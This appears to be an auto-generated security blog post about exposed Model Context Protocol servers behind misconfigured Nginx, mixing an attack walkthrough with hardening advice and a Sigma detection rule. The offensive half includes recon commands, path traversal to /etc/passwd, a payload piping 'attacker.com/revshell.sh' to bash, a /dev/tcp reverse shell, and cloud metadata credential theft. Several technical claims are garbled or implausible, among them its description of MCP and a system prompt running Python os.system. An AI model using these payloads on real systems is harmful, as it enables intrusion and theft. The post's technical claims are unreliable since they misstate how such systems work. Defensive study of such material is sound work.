
Listen to this Post

Introduction:
Modern AI infrastructure often relies on Model Context Protocol (MCP) servers to manage model lifecycles, training data, and inference pipelines. When these servers are inadvertently exposed behind misconfigured reverse proxies like Nginx, they become a prime attack surface. This article dissects a real-world discovery where an otherwise basic Nginx server concealed an MCP server, enabling a complete exploitation chain from recon to full system compromise.
Learning Objectives:
- Identify exposed MCP (Model Context Protocol) endpoints through advanced reconnaissance techniques.
- Exploit common misconfigurations in Nginx reverse proxy rules that leak internal services.
- Apply mitigation strategies including API hardening, cloud IAM restrictions, and proactive monitoring for AI infrastructure.
You Should Know:
1. Reconnaissance: Uncovering Hidden MCP Servers Behind Nginx
The first step is enumerating the target Nginx server to detect anomalies that suggest a hidden backend. Standard web scans often miss non‑HTTP services tunneled through reverse proxies. Use the following methodology:
Linux Commands for Header & Behavior Analysis
 Check for unusual Server headers or missing security headers
curl -I https://target.com | grep -i server

Send malformed Host header to trigger default backend exposure
curl -H "Host: internal-mcp.target.com" https://target.com/health

Use nmap to detect open ports that might proxy to MCP (e.g., 8000, 8080, 3000)
nmap -p 8000,8080,3000,5000 target.com

Fuzz for common MCP endpoint paths (e.g., /v1/models, /mcp, /api/context)
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt -fc 404
Windows PowerShell Equivalent
Invoke-WebRequest -Uri "https://target.com" -Headers @{"Host"="internal-mcp.target.com"} | Select-Object -ExpandProperty Content
If the backend MCP server responds, you might see JSON structures containing model names, configuration paths, or live inference endpoints. In the referenced video, the researcher discovered an unprotected `/mcp/health` endpoint that returned a `”status”: “ready”` message, revealing the server’s presence.
2. MCP Server Attack Surface Enumeration
Once you confirm an MCP server is hidden behind Nginx, map its full API surface. MCP servers commonly expose REST or gRPC endpoints for model registration, context injection, and log retrieval. Run this step‑by‑step guide:
Step 1: Identify API Version & Capabilities
curl https://target.com/mcp/v1/info
curl https://target.com/mcp/v1/models
Step 2: Test for Unauthenticated Operations
Many MCP deployments lack authentication because administrators assume Nginx will block external access. Try creating a new model context:
curl -X POST https://target.com/mcp/v1/contexts -H "Content-Type: application/json" -d '{"name":"test","data":{"prompt":"system dump"}}'
Step 3: Exploit Verb Tampering & Path Traversal
Nginx misconfigurations like `location /mcp/ { proxy_pass http://internal-mcp:8080/; }` without trailing slash normalization can lead to path traversal. Attempt:
curl https://target.com/mcp/../admin/config
curl https://target.com/mcp/..%2F..%2Fetc/passwd
Step 4: Extract Model Weights & Training Data
If the MCP server supports file retrieval (e.g., /mcp/v1/models/{id}/download), attempt to download proprietary models:
curl -O https://target.com/mcp/v1/models/llama2-7b/download
In the video example, the researcher found an exposed `/mcp/logs` endpoint that streamed live debug logs containing API keys, internal IPs, and even user prompts from production.
- Full Exploitation Methodology: From MCP Exposure to Remote Code Execution
When an MCP server allows arbitrary context injection or model updates, it becomes a gateway to the underlying infrastructure. The following chain demonstrates a complete compromise.
Prerequisites: An exposed MCP endpoint with write capabilities.
Step 1 – Inject Malicious Model Context
MCP often accepts a “system prompt” or “context template” that gets executed by a model runner. Send a payload that breaks out of the intended sandbox:
POST /mcp/v1/contexts
{
"model": "gpt-4",
"system_prompt": "'; import os; os.system('curl http://attacker.com/revshell.sh | bash'); ",
"temperature": 0.7
}
Step 2 – Trigger Model Inference to Execute Payload
Call the inference endpoint with the poisoned context:
curl -X POST https://target.com/mcp/v1/completions -H "Content-Type: application/json" -d '{"context_id":"malicious_id", "prompt":"run"}'
Step 3 – Gain Shell Access
If the model runner runs with high privileges (common in development or rushed deployments), the reverse shell executes on the host. Use a standard Linux reverse shell:
 On attacker machine
nc -lvnp 4444

Payload inside context (base64 encoded to avoid JSON issues)
echo "bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1" | base64
Step 4 – Pivot to Cloud Metadata & Credentials
Once on the host, query cloud metadata endpoints:
 AWS
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
 GCP
curl -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
The video demonstration achieved full control of the underlying Kubernetes pod running the MCP server, leading to cluster compromise.
4. Mitigation: Hardening Nginx & MCP Server Configurations
To prevent this attack chain, implement the following controls on both Nginx and the MCP server.
Nginx Hardening (Linux)
 Disable unwanted HTTP methods
if ($request_method !~ ^(GET|POST)$) {
return 405;
}

Strictly limit Host headers to known domains
server {
listen 443 ssl;
server_name app.target.com;
if ($host !~ ^app.target.com$) {
return 444;
}
}

Prevent path traversal & proxy request smuggling
location /mcp/ {
proxy_pass http://mcp-backend:8080/;
proxy_set_header Host $host;
 Strip dangerous headers
proxy_set_header X-Forwarded-For $remote_addr;
 Rate limit
limit_req zone=mcp burst=5;
}
MCP Server Hardening
- Enforce API authentication (API keys or OAuth2) regardless of network location.
- Run model runners inside isolated containers with read‑only root filesystems.
- Implement input validation for system prompts – reject any string containing shell metacharacters (
;,|,$(), backticks). - Use eBPF or seccomp to block execution of injected code.
Cloud IAM Example (AWS)
{
"Effect": "Deny",
"Action": "ec2:DescribeInstances",
"Resource": "",
"Condition": {
"StringNotEquals": {
"aws:SourceVpc": "vpc-12345678"
}
}
}
5. Monitoring & Detection for Exposed MCP Servers
Blue teams should deploy detection rules for anomalous MCP traffic. Use the following SIEM queries and commands.
Linux Command to Detect Unexpected MCP Endpoint Access
 Monitor Nginx access logs for /mcp/ paths from external IPs
tail -f /var/log/nginx/access.log | grep "/mcp/" | grep -v "10.0.0.0/8"
Detection Rule (Sigma format)
title: Suspicious MCP API Enumeration
status: experimental
logsource:
category: webserver
detection:
selection:
c-uri|contains:
- '/mcp/v1/info'
- '/mcp/logs'
- '/mcp/health'
condition: selection
tags: attack.t1595
Windows Event Log Monitoring
Use PowerShell to check IIS logs if MCP is proxied via IIS:
Get-Content "C:\inetpub\logs\LogFiles\W3SVC1\u_ex.log" | Select-String "/mcp/" | Where-Object {$_ -notmatch "10.0.0."}
Proactive scanning for exposed MCP instances can be done using Shodan with query: `”model context protocol” http.title:”MCP”` or "X-MCP-Version" header.
What Undercode Say:
- Key Takeaway 1: Exposed MCP servers are a silent but devastating attack vector – they often lack authentication due to an over‑reliance on reverse proxy security, turning Nginx from a shield into a backdoor.
- Key Takeaway 2: The exploitation chain from recon to root is achievable with basic curl and nc commands, emphasizing that AI infrastructure must adopt defense‑in‑depth, including API gateways, strict input validation, and runtime isolation.
Analysis (approx. 10 lines): The video by Faiyaz Ahmad highlights a critical blind spot in modern AI deployments – developers treat MCP as an internal component, forgetting that misconfigured proxies leak it externally. The attack surface will expand as more companies integrate MCP for agentic workflows, model fine‑tuning, and RAG pipelines. Traditional vulnerability scanners miss these custom protocols; only proactive adversary emulation can uncover them. Organizations must shift from “network perimeter trust” to “zero trust for APIs,” treating every MCP endpoint as public‑facing. Additionally, logging and anomaly detection should focus on unusual JSON payloads containing shell commands. The security community should develop dedicated MCP fuzzers and static analysis tools for Nginx configurations. Finally, red teams should add MCP discovery to their standard methodology – it is the new S3 bucket misconfiguration of the AI era.
Prediction:
Within 12–18 months, we will see the first major data breach attributed to an exposed MCP server. Attackers will automate MCP endpoint scanning using custom Dorking (e.g., “/mcp/health” + “status:ready”) and weaponize context injection to backdoor model outputs or steal proprietary training data. In response, cloud providers will introduce MCP‑specific security guards, similar to AWS WAFv2 rules for GraphQL, and runtime security tools will add MCP protocol inspection. Blue teams that proactively hunt for these exposures will have a significant defensive advantage, while those ignoring AI infrastructure risks will face regulatory fines and reputation loss.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Thehacktivator Recently – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


